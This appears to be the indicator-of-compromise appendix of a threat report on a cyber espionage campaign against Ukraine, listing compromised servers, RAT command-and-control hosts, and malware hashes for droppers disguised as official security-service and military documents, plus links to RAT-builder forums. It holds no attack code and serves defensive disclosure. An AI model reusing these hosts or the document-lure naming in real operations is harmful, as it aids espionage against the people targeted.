xiaomi-mi.com.ua	89.184.76.197	Compromised Server Distributing Malware in Cyber Espionage Campaign	2014-12-25
e.muravej.ua	89.184.74.185	Compromised Server Distributing Malware in Cyber Espionage Campaign	2015-01-15
grom56.ddns.net	37.143.8.220	C&C Server to Control RAT in Cyber Espionage Campaign	2015-01-15
brokbridge.com	89.184.73.111	Compromised Server Distributing Malware in Cyber	2015-02-08

		Espionage Campaign	
skidka.mobiboom.com.ua	77.87.192.179	Compromised Server Distributing Malware in Cyber Espionage Campaign	2015-02-08
cat.gotdns.ch	37.143.8.220	C&C Server to Control RAT in Cyber Espionage Campaign	2015-02-08
cityhotel.kiev.ua	77.87.195.244	Compromised Server Distributing Malware in Cyber Espionage Campaign	2015-02-16
cityhotel.ua	77.87.195.244	Compromised Server Distributing Malware in Cyber Espionage Campaign	2015-02-16
downloads.mortal-combat.by	46.254.20.155	Distributing Malware in Cyber Espionage Campaign	2015-02-16
prestigeclub.frantov.com.ua	89.184.68.20	Compromised Server Distributing Malware in Cyber Espionage Campaign	2015-03-25

Table 2: Host Based Indicators of Compromise

Filename	MD5	Observable
Общий список лиц задержанных и содержащихся в ИВС на территории ДНР за июль 2014 года.scr Списки агентурного апарату Служби безпеки Украини станом на липень 2013 року.scr	456BAD71881D1B456C1D0F96D94B5660	SFX Dropper in Cyber Espionage Campaign
Списки членов движения Правый сектор с указанием установочных данных и фотографиями лиц.exe	F125005055AED91873CE71010B67EB55	SFX Dropper in Cyber Espionage Campaign
Списки членов движения Правый сектор с указанием установочных данных и фотографиями лиц.exe	F9C4A48DD94A1E253DB09824CD7EB907	SFX Dropper in Cyber Espionage Campaign
Списки членів Правого сектора які були надані представникам	BDB7FC0C315DF06EFA17538FB4EB38CF	SFX Dropper in Cyber Espionage

Filename	MD5	Observable
Донецької народної Республіки.scr Корректированные списки правого сектора состоянием на июнь 2014 года.scr Списки правого сектора переданные в ФСБ Российской Федерации.scr		Campaign
Інформаційні матеріали для щоденного інформування Адміністрації Президента України.scr	18813BF1BFA68DBB76752C5DF32E10AE	SFX Dropper in Cyber Espionage Campaign
Експертиний висновок комісії Наукового центру Сухопутних військ Академії сухопутних військ імені гетьмана Петра Сагайдачного.scr	286618DF0AEBBEDCFD39A865CD4E6BD7	SFX Dropper in Cyber Espionage Campaign
Контрольованість територій силами які приймають участь у проведенні антитерористичної операції, станом на 16.11.2014.scr	0355DB8425D97C343E5A7B4ECBF43852	SFX Dropper in Cyber Espionage Campaign
Відповідь Антитерористичний центр при Службі безпеки України вх. ГШ № 11735дск від 25.11.2014.scr	75BCFC6B1E10D362A0170445B6B2BEDE	SFX Dropper in Cyber Espionage Campaign
Додаток до узагальненої довідки про обстановку на державному кордоні України станом на 15 січня 2015 року.scr	B7E306E05B5CBD6FF64A0803C07CC32D	SFX Dropper in Cyber Espionage Campaign
Довідка командира військової частини А1035 підполковника М.О.Чубанова для Наева (селектор 25.01.15).scr	86796D33483CA122612AA82A405F013B	SFX Dropper in Cyber Espionage Campaign
(Unknown name).scr	08B36690AF8F7A96E918EED11F42AEFF	SFX Dropper in Cyber Espionage Campaign
Тимчасовий порядок здійснення контролю за переміщенням осіб, транспортних засобів та вантажів вздовж лінії зіткненн.scr	125970B313EE46EBB3DCD28B6E3268C6	SFX Dropper in Cyber Espionage Campaign
Контрольованість територій силами АТО станом на 16.02.2015 (райони і міста, які перебувають під контролем).scr	622CE511E8F8A68FAC9FEB06536CC8FB	SFX Dropper in Cyber Espionage Campaign
Інформаційний огляд щодо терористичних загроз та протидії тероризму (станом на 07 год. 30 хв. 13 січня 2015 року) АТЦ при СБ України.scr	EC3F4213CC34ED77378DF945058B79B0	SFX Dropper in Cyber Espionage Campaign
Пропозиції для Мінінфраструктури України ДАЗТУ «Укрзалізниця» щодо розміщення пунктів контролю на залізничному транспор.scr	C62438A6AB1D37DF5AFC712CE14995D9	SFX Dropper in Cyber Espionage Campaign
Щодо громадян України Чужинова С.В., 26.08.1979	2FCF797F2134BB860F784CA8F5BAC4D7	SFX Dropper in Cyber Espionage

Filename	MD5	Observable
р.н. та Олдаковськго С.В., 15.09.1971 р.н., які сприяли діяльності.scr		Campaign
setup_updates.exe	AB567F299FD45509554EEEEA578C967D	SFX Dropper in Cyber Espionage Campaign
setup_updates.exe	83C4D4FAD2BBC3385E84ED4AE9767CDB	SFX Dropper in Cyber Espionage Campaign
install_flashplayer_aih.exe	9FCFF92538E35CD213A576D82E318C74	SFX Dropper in Cyber Espionage Campaign
install_flashplayer_aih.exe	4E3D45AA75822C52750EC5055697C964	SFX Dropper in Cyber Espionage Campaign
install_flashplayer_aih.exe	FD9AF8CFA0D76E84CC783352A44E02E9	SFX Dropper in Cyber Espionage Campaign
install_flashplayer_aih.exe	501A8319DFE24D7831533BD9B7F505E2	SFX Dropper in Cyber Espionage Campaign
install_flashplayer_aih.exe	C9DE51CAB6447BD557EABA11EA8F413F	SFX Dropper in Cyber Espionage Campaign
install_flashplayer_aih.exe	FB95DE0CC4413A25E6D53FA25C3C5C0E	SFX Dropper in Cyber Espionage Campaign
install_flashplayer_aih.exe	4795FE6F5CE9557F6CBBA6457B7931CC	SFX Dropper in Cyber Espionage Campaign
rms5.2.1.msi	2ABAF6748B3B3A8AAD84F715AE3BD3C1	RMS RAT in Cyber Espionage Campaign
rms5.2.1.msi	9EEBCEE6F54B469A75D1360DAF24FBB8	RMS RAT in Cyber Espionage Campaign
rms5.2.1.msi	954764B31168F7C32C922321E3304403	RMS RAT in Cyber Espionage Campaign
rms5.2.1.msi	2DD8A3312635936041C686B5FC51C9FF	RMS RAT in Cyber Espionage Campaign
rms5.2.1.msi	B59DCA29C975258A83B24599B4000D6D	RMS RAT in Cyber Espionage Campaign
den.exe	40F7CC7F30C30C79AD7541A4CF0BF72B	DNS Redirection Malware in Cyber Espionage Campaign
FlashPlayerUpdates.exe	A25CA9F94E43D35104AB4482100D630A	SFX Dropper in Cyber Espionage Campaign
getcrome.exe	11C4601D3968F689E87C71E6687A3853	Downloader in

Filename	MD5	Observable
		Cyber Espionage Campaign
getcrome.exe	90F8F8EA411D767D833F9697DD0DABF4	Downloader in Cyber Espionage Campaign
chrome-xvnc-v5517.exe	D29050BAE02ADC38E28FCF33622C06E9	SFX Dropper for UltraVNC RAT and its Config Files in Cyber Espionage Campaign
chrome-xvnc-v5517.exe	33ACB5B49688E609EF414EC762F180FB	SFX Dropper for UltraVNC RAT and its Config Files in Cyber Espionage Campaign
chrome-xvnc-v5517.exe	09503CEEEE5EFF7FDBC75BB4E45012E7	SFX Dropper for UltraVNC RAT and its Config Files in Cyber Espionage Campaign
chrome-xvnc-v5517.exe	3169E1F0B5B6590C394E5785ED49DE8B	SFX Dropper for UltraVNC RAT and its Config Files in Cyber Espionage Campaign
chromeupdates.exe	66EA2B2C415D6D79404725D1234A617F	SFX Dropper in Cyber Espionage Campaign
chromeupdates.exe	F5C0FF43501B31A8657750E863B409BC	SFX Dropper in Cyber Espionage Campaign
chromeupdates.exe	09BE5E303B72716B3E3F074C7F63D2BD	SFX Dropper in Cyber Espionage Campaign
updatesexplorer.exe	52F334F4F4FB7BBD60C96D208960032F	SFX Dropper in Cyber Espionage Campaign

References

[1] http://carnegieendowment.org/files/2010russia_military_doctrine.pdf
[2] http://www.sbu.gov.ua/sbu/control/en/publish/article?art_id=131264&cat_id=131098
[3] http://www.sbu.gov.ua/sbu/control/en/publish/article?art_id=138949&cat_id=35317
[4] http://ssu.kmu.gov.ua/sbu/doccatalog/document?id=138944
[5] https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/rpt-behind-the-syria-conflict.pdf
[6] http://rmansys.ru
[7] http://happy-hack.ru/trojan/12773-rms-builder-56.html
[8] https://www.xaker.name/forvb/showthread.php?t=20588
[9] http://xakfor.net/threads/Настройка-rms-v5-3-v5-4.193/
[10] http://forum.antichat.ru/nextoldesttothread395395.html
[11] http://www.hackzone.ru/forum/open/id/17306/
[12] http://www.newsru.com/world/03apr2014/ukr_3.html
[13] http://uvnc.com